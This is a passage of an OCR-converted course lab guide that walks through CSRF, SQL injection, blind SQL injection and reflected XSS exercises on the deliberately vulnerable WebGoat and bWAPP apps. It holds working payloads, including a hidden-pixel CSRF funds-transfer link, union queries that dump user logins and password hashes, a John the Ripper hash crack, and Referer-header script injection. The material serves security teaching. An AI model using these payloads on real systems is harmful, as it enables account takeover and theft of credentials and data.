1. Select the CSRF from the Cross Site Scripting (XSS) Menu. Your goal is to send an email to a newsgroup. The email contains an image whose URL is pointing to a malicious request. In this lesson the URL should point to the "attack" servlet with the lesson's "Screen" and "menu" parameters and an extra parameter "transferFunds" having an arbitrary numeric value such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parameters inset on the right. Recipients of CSRF emails that happen to be authenticated at that time will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.
2. Cross-Site Request Forgery (CSRF/XSRF) is an attack that tricks the victim into loading a page that contains img links like the one below:
3. <pre><img src="http://www.mybank.com/sendFunds.do?acctId=123456"/></pre>

4. When the victim's browser attempts to render this page, it will issue a request to www.mybank.com to the transferFunds.do page with the specified parameters. The browser will think the link is to get an image, even though it actually is a funds transfer function.

5. The request will include any cookies associated with the site. Therefore, if the user has authenticated to the site, and has either a permanent cookie or even a current session cookie, the site will have no way to distinguish this from a legitimate user request.

6. In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, or any other function provided by the vulnerable website


7. The target is a chat forum. This is a good target because you know that the users need to be authenticated in order to interact on the forum. A normal user function is to change their email. The request that is generated when a user changes their email is:
POST http://chat-forum.com/change-email.php?new_email=users_new_email HTTP/1.1
So, you create a link that looks like this:
POST http://chat-forum.com/change-email.php?new_email=attackers_email HTTP/1.1
Then you make a post on the forum and link your maliciously crafted link in the body. Any user that clicks the link will have their email changed to your email, giving you control of their account (after a Forgot Password reset). While we cannot execute arbitrary code (which gives us more possibilities and leverage in attack), we can abuse existing server functions that affect our target as the server trusts the user's validity even though we were the ones that crafted the request.


8. So let's look at applying this to our challenge. We need to craft an email that will contain an invisible image (well almost) that includes a modified URL to the CSRF challenge that will perform our attack. The challenge URL is as follows:
http://192.168.8.132//WebGoat/attack?Screen=52&menu=900

9. And when we append our payload:
http://192.168.8.132//WebGoat/attack?Screen=52&menu=900&transferFunds=4000

10. Now lets make a single pixel image that will trigger this URL:
<img src="
http://192.168.8.132//WebGoat/attack?Screen=52&menu=900&transferFunds=4000" alt="transferPixel"
style="width:1;height:1;">

We use this code to create a message:





Once clicked on, and If I had a server online at that address, the user would see a page with the malcode.

SQL injection, or SQLi, is a common attack on database-driven websites that occurs when an attacker uses unintended data from an untrusted source to construct a SQL query. This allows the attacker to interfere with the queries that an application makes to its database, and view data that they are not normally able to retrieve

Episode 3.0 – SQL Injection 3.0.0

Exercise 14 - WEBGOAT Stage 1 – String SQL Injection

SQL (pronounced "see-que-el") stands for Structured Query Language. ... *SQL* statements are used to perform tasks such as update data on a database, or retrieve data from a database. Some common relational database management systems that use *SQL* are: Oracle, Sybase, Microsoft *SQL* Server, these are SQL Databases, and they contain lots of data.

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will **unknowingly** run on your database. Look at the following example which creates a SELECT statement by adding a variable (txtUserId) to a select string. The variable is fetched from user input (getRequestString):

Example


```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

In this lab, we will make progress from having tiny bits of information to obtaining full access.


Problem: I have a user ID but not the password, I need to figure out the max length of the password or remove the max length before I can do a SQL Injection.

https://addons.mozilla.org/en-US/firefox/addon/web-developer/

1. So let's use our trusty "web developer" plugin for firefox, and remove max lengths (already installed)



2. Next we will use the user Neville and the SQL crafted input: x 'OR'1'='1




3. And there you have it, welcome back Larry.

Exercise 14b - bWAPP – SQL Injection (GET/Search)

Setup bWAPP for SQL Injection (GET/Search)

- **1. Select the appropriate bug – SQL Injection (GET/Search)**
- **2. Select the appropriate Security Level (LOW)**
- **3. Select Hack "SQL Search Movie Box Appears"**
- **4. Enter your SQL commands to search for users**

1. 

If you enter an ' by itself you will notice an error


2.

now lets try ' order by 5 -- - (and see our results)

Lets explore the SQL database and see if maybe bWAPP has a user table, use the following code:


' and 1=0 union all select 1,table_schema,table_name,4,5,6,7 from information_schema.tables where table_schema != 'mysql' and table_schema != 'information_schema' -- -

3.



Now we can see the injection script we entered provided us with a list of users,


4.



The below script provides us another view – as seen above:

' and 1=0 union all select 1,table_name, column_name,4,5,6,7 from information_schema.columns where table_schema != 'mysql' and table_schema != 'information_schema' and table_schema='bWAPP' and table_name='users' -- -

5.



Now we can use the following injection to obtain the password hashes for the users

' and 1=0 union all select 1,login,password,secret,email,admin,7 from users-- -

Next, lets see if we can crack the password hashes using a common tool available on Kali (John the Ripper)

```
adminx@darkweb:~$ john --format:raw-sha1 /home/adminx/hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
bug              (?)
1g 0:00:00:00 DONE 3/3 (2024-04-28 14:11) 3.333g/s 763326p/s 763326c/s
```

And there is is, our password for the user "bee" – ie: password "bug"

Other SQL Injections and attacks can be found on the Owasp Website:
https://owasp.org/www-community/attacks/SQL_Injection
https://book.hacktricks.xyz/pentesting-web/sql-injection


Episode 3.1 – Blind String SQL Injection 3.1.0

Exercise 15 - WEBGOAT Stage – Blind String SQL Injection


We select the blind numeric

Sql injection.

This lesson is conceptually very similar to the previous lesson. The big difference is we are searching for a string, not a number. We will attempt to figure out the name the same way, this time by injecting a Boolean expression into the pre-scripted SQL query. It looks similar to the one from the previous lesson:




101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) < 'H');



This basically confirms that the 1st letter is greater than H. We can run through them until we hit **L**

We can compare characters the same way we can compare numbers. For example, N > M. However, without the SUBSTRING method, we are attempting to compare the entire string to one letter, which doesn't help us. The substring method has the following syntax: **SUBSTRING(STRING,START,LENGTH)**

The expression above compares the first letter to H. It will return false and show invalid account number. Changing the Boolean expression to **< 'L'** returns true, so we know the letter is between H and L. With a few more queries, we can determine the first letter is **J**. Note that capitalization matters, and it's right to assume the first letter is capitalized.



To determine the second letter, we have to change the SUBSTRING parameters to compare against the second letter.

1. We can use this command:
   101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 2, 1) < 'h');

   Using several more queries, we can determine the second letter is **i**. Note that we are comparing the second character to a lowercase h. Continue this process until you have the rest of the letters. The name is **Jill**. Enter this name to complete the lesson. Capitalization matters.

2. **101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 3, 1) < 'l');**

Section 2.4 XSS – Reflective (Back Button) 2.4.1

XSS – Reflective (Back Button) and Basic intro to Burpsuite


Exercise 10 - Cross-site-Scripting - Reflected (Back Button) **:**

When working with burpsuite we must configure our webbrowser to use the "Manual Proxy Configuration"
Select open menu>Preferences>General> scroll to bottom > Network Settings [Settings]

Select "Manual Proxy Configuration" > HTTP Proxy: 127.0.0.1 Port 8080 > SOCKS v5 > all proxy to 127.0.0.1 / 8080

Select ok – note: Remember to switch this back when you are done using burpsuite.

Launch Burpsuite
There are ton of tabs and settings in Burpsuite, Spend some time going through each tab and seeing the differences.



When the user clicks on the back button, the JavaScript code will use the referrer header to go back to the previous page. So, in this situation if we can modify the referrer header then when we click on the back button then our payload is executed.

Burpsuite will break the SSL connection between your browser and the servers, a tell tail sign is the default certificate warning message. This has to do with the certificate not being recognized by your browser, you can easily fix this issue by installing the burps certificate authority master certificate in your browser so that it trusts the burp generated certificates:
https://portswigger.net/burp/documentation/desktop/tools/proxy/options/installing-ca-certificate

There are a number of additional settings and capabilities located here:
https://portswigger.net/burp/documentation/desktop/tools/proxy/using


Now to modify the referrer header we need to use a browser proxy like **burp suite**. Start burp proxy (or other), change the proxy settings of your browser, then choose the page (back button page)

Payload:


';alert(1);'

Burp Suite Required:

1. To intercept the request, we can use Burp Suite, we go to proxy tab and click on intercept. Once that is running go to the bwapp menu and select “Cross Site Scripting – Reflected (Back Button)




2. Then switch back to burp suite and see the intercept details, as you can see we got all the header details of the portal page and to check the next page details just click forward so that will forward the request to the next page.




3. Click on the forward button until you reach “xss_back_button.php” page


So now as you can see here we have the HTTP header details of back button page and if you check the Referer header then you can see the URL of the portal page because this page was requested by the portal.php page



4. So to test our payload first let's try a simple string let's say ***"This is a buggy referrer header"*** and click forward.





5. As you can see the intercepted message reflecting on view page source so now, we can inject JavaScript payload.



6. Now let's go to the burp suite and turn off the intercept. And follow the same steps again to intercept the request
7. And then inject our payload but in this payload, we can't write <script> tag because it's already inside on Click method so first, you need to terminate the previous statement and write the current payload

;alert('This is a buggy referer header');






As you can see we are able to inject JavaScript payload to the referrer header.

Note About Burp Suite: Since we are running the Docker containers in the same machine as Kali and WebGoat/bWAPP (all in the same VM) sometimes users may not be able to intercept traffic when pointing your browser to 127.0.0.1:8800

Fix: To avoid this problem, you can just point it to the IP address of your machine. For instance, you can use the **ip -c -brie a** command to see a summary of your IP addresses. The following is the IP address in my system (yours will be different!). us your address as it will be shown.

When you browse to the web application on each container, you can then use the IP address of your NIC - **eth0** is configured with the IP address **192.168.131.139** in the example above)



So then you would browse to the web application of each container, however you would use the eth0 ip address, for example we know that bWAPP is running on port 80 because we browse to the (localhost).

Here we see that bwapp started on a different ip address, 127.5.0.1 if you browse to this ip address you will see the same bwapp page.

Additional Resources:

https://darknets.org

Metasploitable exploitability guide:
https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide

BWapp - OWASP
Docker Image:
https://hub.docker.com/r/feltsecure/owasp-bwapp/

OWASP – Juice Store:
Docker Image:
https://medium.com/@praveendavidmathew/lets-run-our-first-docker-container-owasp-juice-shop-6551bf16391d

Complete the Course and All the Lab?

Download your Certificate: https://darknets.org/lab/WebAppExploration.png

Thank you,
Joseph

Check for additional free courses: https://CyberLearningPath.org